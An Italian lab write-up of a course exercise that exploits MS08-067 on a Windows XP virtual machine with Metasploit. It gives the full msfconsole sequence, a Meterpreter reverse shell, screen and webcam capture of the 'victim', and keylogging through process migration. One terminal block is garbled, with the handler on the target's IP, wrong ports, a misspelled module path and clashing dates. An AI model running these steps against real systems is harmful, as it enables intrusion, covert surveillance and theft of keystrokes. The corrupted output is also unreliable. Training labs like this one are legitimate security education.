

HACKING WINDOWS XP

L'esercitazione di oggi consisteva nel Hacking di Windows XP. Sfruttando con Metasploit la vulnerabilità **MS08-067** siamo andati a ricavare

- Screenshot/Snapshot
- La presenza di webcam con prova video
- Dump da tastiera

FASE 1

Nella prima fase siamo andati a sfruttare la vulnerabilità richiesta dall'esercitazione. Aprendo msfconsole e digitando il comando search MS08-067 abbiamo trovato l'exploit. Impostando dopo i paramtri con **show options** abbiamo inserito il nostro target (Windows XP)

```
kali@kali: ~
File Actions Edit View Help
[*] 192.168.50.103 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(windows/smb/ms08_067_netapi) > back
msf6 > search ms08-067

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes   MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.50.103
rhosts => 192.168.50.103
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.50.103  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf6 exploit(windows/smb/ms08_067_netapi) >
```

Una volta lanciato l'exploit con payload di default, inseriamo il comando **ifconfig** per accertarci di essere sul nostro Target

```
msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.103:445 - Automatically detecting the target...
[*] 192.168.50.103:445 - Fingerprint: Windows XP - Service Pack 3 - [lang:Italian]
[*] 192.168.50.103:445 - Selected Target: Windows XP SP3 Italian (MX)
[*] 192.168.50.103:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.50.103
[*] Meterpreter session 2 opened (192.168.50.100:4444 -> 192.168.50.103:1033) at 2022-12-07 06:52:46 -0500

meterpreter > ifconfig

Interface 1
  Name      : MS TCP Loopback interface
  Hardware MAC : 00:00:00:00:00:00
  MTU       : 1500
  IPv4 Address : 127.0.0.1


Interface 2
  Name      : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'utilita' di pianificazione pacchetti
  Hardware MAC : 08:00:27:51:19:0F
  MTU       : 1500
  IPv4 Address : 192.168.50.103
  IPv4 Netmask : 255.255.255.0

meterpreter >
```

FASE 2

Nella seconda fase abbiamo sfruttato questa vulnerabilità per ricavare inizialmente lo Screenshot/Snapshot, tramite il comando screenshot. Dopo su un altro terminale possiamo vedere il nostro screen salvato nella directory indicata da meterpreter.

```
kali@kali: ~  
File Actions Edit View Help  
Name      Current Setting  Required  Description  
EXITFUNC  thread          yes       yes  
LHOST     192.168.50.100  yes       yes  
LPORT     4444            yes       yes  
  
Exploit target:  
Id  Name  
--  --  
0   Automatic Targeting  
  
msf6 exploit(windows/cmb/ms08_067_2) > rhosts => 192.168.50.103  
msf6 exploit(windows/cmb/ms08_067_2) > rhosts => 192.168.50.103  
[*] Started reverse TCP handler on 192.168.50.103:4444  
[*] 192.168.50.103:4445 - Automatic  
[*] 192.168.50.103:4445 - Fingerprinting  
[*] 192.168.50.103:4445 - Selected  
[*] 192.168.50.103:4445 - Attempting  
[*] Sending stage (175686 bytes) to 192.168.50.103:4445  
[*] Meterpreter session 2 opened (192.168.50.103:4445) at 2023-12-01 12:56:00  
  
meterpreter > ifconfig  
  
Interface 1  
-----  
Name           : MS TCP Loopback Interface  
Hardware MAC   : 00:00:00:00:00:00  
MTU            : 1520  
IPv4 Address   : 127.0.0.1  
  
Interface 2  
-----  
Name           : Scheda server Intel(R) Ethernet Controller E810-CQDA  
Hardware MAC   : 08:00:27:51:19:8f  
MTU            : 1500  
IPv4 Address   : 192.168.50.103  
IPv4 Netmask   : 255.255.255.0  
  
meterpreter > screenshot  
Screenshot saved to: /home/kali/sjVcUrJb.jpeg  
meterpreter >
```




Possiamo notare il desktop della nostra vittima mentre è intento a giocare a 3D Pinball

Fatto questo abbiamo aggiunto un **Extension Pack*** per VM in modo da aggiornare gli input delle usb a 2.0 e 3.0 sul nostro Windows XP.


*Link: <https://www.virtualbox.org/wiki/Downloads>




In seguito abbiamo impostato la webcam sulla nostra macchina bersaglio tramite **Dispositivi >> Webcam >> La nostra Webcam**



Tramite il comando di meterpreter **webcam_list** possiamo notare la nostra webcam



Una volta trovata possiamo avviare uno stream in diretta sulla nostra macchina (**webcam_stream**) oppure fare uno screenshot/snapshot (**webcam_snap**)



Possiamo notare la nostra vittima che si diverte a giocare a 3D Pinball

BONUS

Come bonus dell'esercitazione abbiamo cercato di catturare gli input da tastiera della nostra vittima. Per prima cosa abbiamo cercato i processi attivi (comando **ps**), per poi spostarci su quel determinato processo (notepad in questo caso) e poter avviare il comando per recuperare gli input.

```
meterpreter > ps
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
348	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
416	672	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
560	348	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\system32\csrss.exe
584	348	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\system32\winlogon.exe
672	584	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
684	584	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
840	672	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
920	672	svchost.exe	x86	0	NT AUTHORITY\SERVIZIO DI RETE	C:\WINDOWS\system32\svchost.exe
1040	672	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1080	672	svchost.exe	x86	0	NT AUTHORITY\SERVIZIO DI RETE	C:\WINDOWS\system32\svchost.exe
1112	1476	notepad.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\system32\notepad.exe
1120	672	svchost.exe	x86	0	NT AUTHORITY\SERVIZIO LOCALE	C:\WINDOWS\system32\svchost.exe
1476	1452	explorer.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\Explorer.EXE
1504	672	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1580	1040	wuauclt.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\system32\wuauclt.exe
1632	1476	ctfmon.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\system32\ctfmon.exe
1680	1040	wscntfy.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\system32\wscntfy.exe
1724	672	alg.exe	x86	0	NT AUTHORITY\SERVIZIO LOCALE	C:\WINDOWS\System32\alg.exe

```
meterpreter > migrate 1112
[*] Migrating from 1476 to 1112 ...
keys[*] Migration completed successfully.
```

Per spostarci sul processo in questione usiamo il comando **migrate** "PPID" del processo

Tramite il comando **keyscan_start** avviamo il processo di sniffing degli input, dopo con **keyscan_dump** ci stampiamo a schermo ogni input effettuato. Per chiudere il tutto usiamo **keyscan_stop**

The screenshot shows a Kali Linux virtual machine environment. On the left, a window displays a list of running processes with columns for PID, PPID, Name, Arch, and Session. The process list includes various system and user processes like [System Process], System, smss.exe, cmd.exe, svchost.exe, csrss.exe, winlogon.exe, services.exe, lsass.exe, notepad.exe, explorer.exe, spoolsv.exe, wuauclt.exe, ctfmon.exe, wscntfy.exe, and alg.exe.

In the center, a Notepad window titled "Dump - Blocco note" contains the text: "Salve sono john the ripper forse vi ricorderete di me per 'il piccolo toby impara a craccare'".

At the bottom, a terminal window shows the execution of Metasploit commands. The commands include `migrate 1476`, `keyscan_start`, `keyscan_dump`, and `keyscan_stop`. The output of `keyscan_dump` shows a series of keystrokes captured from the Notepad window, including the message and navigation keys like arrow keys and Ctrl.

Per poter avere a schermo gli input tra i comandi **keyscan_start** e **keyscan_dump** dobbiamo dare degli input presi solamente per quel processo. Se non rispettiamo questa "tempistica" il risultato sarà nullo